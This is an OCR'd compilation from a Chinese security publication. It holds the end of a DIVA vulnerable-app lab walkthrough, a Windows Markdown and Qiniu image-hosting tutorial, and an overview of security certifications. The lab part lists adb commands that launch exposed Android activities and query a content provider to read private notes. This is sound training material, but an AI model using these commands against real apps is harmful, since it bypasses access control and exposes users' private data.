
查看 AndroidManifest.xml 文件中暴露的 activity 组件：

利用 am(Activity Manager tool)启动暴露的组件，来绕过权限控制：

adb shell am start jakhar.aseem.diva/.APICredsActivity

adb shell am start -n jakhar.aseem.diva/.APICredsActivity -a


jakhar.aseem.diva.action.VIEW_CREDS



同时也可以使用 drozer 来完成：

PART 10 访问控制 2（Activity 2）

输入 adb shell am start jakhar.aseem.diva/.APICreds2Activity，并没有出现 PART9 中的情况，添加了验证 PIN 码。




PART 11 访问控制 3（Content Providers ）

查找暴露的 Content Providers 组件：


然后查找包含 content:// 的 smali 文件。

*$ grep -lr "content://" **




查看私有日志内容

$ adb shell content query -uri content://jakhar.aseem.diva.provider.notesprovider/notes



另一种方式：使用 drozer:



总结

本文将上次未讲完的内容大概提了一下，大家在学习测试的时候有任何问题都可以提出来，大家一起交流，为了更好的交流请大家加入学习群，向作者大胆提问，共同成长。

其他杂项

除了安全技术和安全经验相关的东西，我们也会发布一些帮助大家提升工作效率或者一些科普性的东西，目前这类文章比较少，未来我们会更多关注安全从业人员的各种需求，让大家在信安之路上越走越顺。

Windows 下优雅地书写 MarkDown

原创： Ph0rse 信安之路 2017-08-29

自从将博客搬到 Hexo 之后，书写 MarkDown 文档的频率就大大提高了，在享受着免排版的语法优势的同时又深深地受插入图片所困扰。找图床、加链接，大大降低了写文档的速度，于是下定决心要解决这个问题。在准备解决问题之前，我先确立了我个人的需求：

能够像 Word 文档一样，直接复制粘贴图片。

能够自由地导出为 HTML 和 PDF 文档。

支持代码常量，维护文档的基本颜值。

书写界面最好美观、流畅一些。


来自 Mac 的嘲讽

在和朋友们交流之后，有人提到现在已经有了这方面成熟的软件，比如 mweb、Typora 等等。兴致勃勃地去搜索一番之后，才发现 TMD 全部只支持 Mac 端！！！。难道 Win 用户不是人吗！忽然感受到了来自 Mac 用户的嘲讽。但牢骚归牢骚，还是要想办法解决问题，经过一下午的搜索+Debug,终于找到了几乎完美的解决方案：

Hexo_MD + 七牛 API

注册账号

首先你要到【七牛官网】(https://www.qiniu.com/)上注册一个七牛个人账号，经过支付宝认证之后可以获得 10G 的免费储存空间。然后创建两个对象储存空间，分别作为分享图片和文档的仓库



创建选项中只需要注意选择公开空间即可，其它的无所谓。


创建结束后检查一下空间的图片保护选项是否关闭，如果没有关闭，就手动关闭一下。

下载软件


然后准备软件部分，有一个 ID 为“骑兵程序员”的编程大佬自己写了一个软件，下载地址在这里，下载之后无需安装，直接点开 exe 就可以使用。

打开之后先升级到最新版本


然后点开系统设置，根据你的七牛账号的内容进行填写：



其中前两个密钥可以在 个人面板-》密钥管理 中获得



空间名就是你创建空间时自己明明的内容，选中你要使用的空间，就可以看到空间域名：



填写进去，保存即可。

如果你运气好的话，到这里就可以直接使用了，Ctrl+C，Ctrl+V 就可以自动上传图片到图床上，并生成插入语句在文档中，就像这样

QQ 截图或系统自带截屏在截取之后，也可以直接 Ctrl+V，非常非常非常方便~

可能会遇到 Bug

但到这里可能还没有结束，因为接下来你可能像我一样，会遇到一些问题（PS：我就是在这儿磨蹭了三个小时， (>_<)……）。你在粘贴的时候很可能会显示七牛设置错误，由于这个软件不是一个成熟的商业软件，没有成熟的报错处理，目前的使用人数也比较少，所以我在这里困了很长时间。在分析软件代码结构，以及搜索大量关于七牛的教程之后，终于找到了问题所在。

由于在七牛的官方文档中 uphost 为非必填项，脚本中使用的是默认值 http://up.qiniu.com,有时当与你空间所在机房不匹配时便会无法上传， 这时，找到 app\modules\studio\clound.js，在 40-50 行左右，修改以下位置：

默认值为 http://up.qiniu.com，讲其修改为 http://up-z2.qiniu.com 即可。

在配置过程中也有可能会遇到 powershell 执行权限问题，以管理员权限运行即可。


其它功能

除了自动上传图片意外，这个软件还有其它功能，也很赞！

实时预览：

可以在系统设置中设置预览窗口出现的方式。

自定义样式：



多种风格供你选择

一键文档分享如果文档里有这种格式的标签[SHARE:文件名]，然后点击

就可以自动上传文档到，你的第二个空间中，并生成链接，供你向其他人

分享。

表情包你可以在文档中使用这个表单的所有表情，使用方法为:表情代码:，比如

导出为 HTML 或 PDF 文件 

生成目录文档里如果带有 TOC 标签[TOC]则会自动将 h1~h6 标签按嵌套结构解析为目录树,并替换显示在 TOC 标签位置

结尾

当然，这个软件也有一点点小缺陷，就是它不会定时保存，需要你每隔一段时间就 Ctrl+S 一下，不过和自动上传图片的优势比起来，不足为谈~

接下来，就放肆地去书写 MarkDown 吧！

参考链接

http://jverson.com/2017/05/28/qiniu-image-v2/

http://benq.im/2015/10/29/hexomd-introduction/

安全从业人员的“奖状”

98 信安之路 2017-12-16

不管在什么领域都会有证书，而我们信息安全也是有很多证书。

证书有什么用呢?

证书代表的是一种能力，安全领域也是如此，当然不是每个从业安全领域的人都是有证书的，但是有没有证书在未来的职业发展中会起到绝对重要的作用。

今天就给大家介绍有那些安全认证的证书，好让想去考证书的人能够分的清楚你的“奖状”是那个。（以下证书不分排名和能力）

CISP（注册信息安全人员）

CISP 国家对信息安全人员资质的最高认可。英文为 Certified Information Security Professional (简称 CISP) CISP 系经 中国信息安全测评中心 实施国家认证。

CISP 是强制培训的。如果想参加 CISP 考试，必须要求出具授权培训机构

的培训合格证明。

CISP 其中又分为:

CISO（注册信息安全管理员） 管理职位

CISE（注册信息安全工程师） 技术职位

CISD（注册信息安全开发工程师）开发职位

CISA（注册信息安全审计师）审计职位

考 CISP 的必须满足这些要求:

1、硕士及硕士以上学历具备一年以上的信息安全相关的工作经历


2、大学本科学历具备二年以上的信息安全相关的工作经历

3、大学专科学历具备四年以上的信息安全相关的工作经历

4、需要通过中国信息安全测评授权的培训机构进行培训

要通过 CISO CISE 的考试，同意遵守 CISP 的职业守则，满足 CISP 注册要求，遵守和满足 CISP 注册维持要求并且缴付年费。

CISP 的领域有那些?



1、信息安全保障 ： 信息安全保障基本知识、信息安全保障基本实践。

2、信息安全技术: 网络安全、系统安全、应用安全、密码技术、安全攻防

、软件安全开发、访问控制与审计监控。

3、信息安全法规：信息安全法规与政策、信息安全标准、道德模范。

4、信息安全工程：安全工程原理、安全工程实践。

5、信息安全管理：安全管理体系、安全管理措施、风险控制。


CISP 的考试时间为 2 个小时，考试题目 100 分，需要达到 70 分即可通过考试。

CISP 的考试是根据不同的领域分成 2 个考卷 CISO 、CISE。

CISE：注册信息安全工程师（简称 CISE ）主要是从事信息安全技术、开发、服务工程等人员。

CISP：注册信息安全管理人员（简称 CISO）主要是从事信息安全管理人员。

他们考试的知识点比重



CISP-PTE（注册信息安全专业人员-渗透测试）

CISP-PTE 考试，注册信息安全专业人员-渗透测试工程师考试，英文为 Certified Information Security Professional - Penetration Testing Engineer 。证书持有人员主要从事信息安全技术领域网站渗透测试工作，具有规划测试方案、

编写项目测试计划、编写测试用例、测试报告的基本知识和能力。属于资格认证类考试。

渗透是什么意思?

那我们换一种思路来说按照我的理解就是别人给你一个目标让你来测试他是否有漏洞。看看他们的安全性有多么高，渗透好像是分白盒测试和黑盒测试，第一个是一个企业给了你一些规定和攻击手法来测试。后者就是没有限制条件，这是作者的理解。

渗透测试，是为了证明网络防御按照预期计划正常运行而提供的一种机制。

CISP-PTE 大纲内容

Web 安全基础：主要包括 HTTP 协议、注入漏洞、XSS 漏洞、SSRF 漏洞、CSRF 漏洞、文件处理漏洞、访问控制漏洞、会话管理漏洞等相关的技术知识和实践。

中间件安全基础：主要包括 Apache、IIS、Tomcat、weblogic、websphere、Jboss 等相关的技术知识和实践。

操作系统安全基础：主要包括 Windows 操作系统、Linux 操作系统相关技术知识和实践。

数据库安全基础：主要包括 Mssql 数据库、Mysql 数据库、Oracle 数据库、Redis 数据库相关技术知识和实践。

CISSP（注册信息系统安全专家）

CISSP（ CISSP 英文全称：“ Certified Information Systems Security Professional”，中文全称：“(ISC)²注册信息系统安全专家”，由(ISC)² 组织和管理，是目前全球范围内最权威，最专业，最系统的信息安全认证）。

CISSP 有那些认证?

(ISC)² 注册信息系统安全师（CISSP®）

(ISC)² 注册软件生命周期安全师（CSSLP®）

(ISC)² 注册网络取证师（CCFPSM）

(ISC)² 注册信息安全许可师（CAP®）

(ISC)² 注册系统安全员（SSCP®）

(ISC)² 医疗信息与隐私安全员 (HCISPPSM)

CISSP 专项加强认证:

CISSP-ISSAP (Information Systems Security Architecture Professional) 信息系统安全架构专家

CISSP-ISSEP（InformationSystems Security Engineering Professional）信息系统安全工程专家

CISSP-ISSMP（InformationSystem Security Management Professional）信息系统安全管理专家

CISSP 认证的人员一般从事以下工作:

1、安全顾问

2、安全总监/经理

3、信息技术总监/经理

4、安全审计师

5、安全架构师

6、安全分析师

7、安全系统工程师

8、网络架构师

CISSP 的认证要求是很严格的

需证明您在 (ISC)² CISSP CBK 规定的八大知识域之中的两个或以上范畴，拥有至少五年从事信息安全行业的全职工作经验，或具备学士学位且

在 CISSP CBK 规定的八大知识域中的二个或以上范畴拥有四年的全职工作经验。如果未达到年限要求，您仍可以参加考试，先成为 (ISC)² 准会

员，直到满足所要求的工作经验后再申请认证。

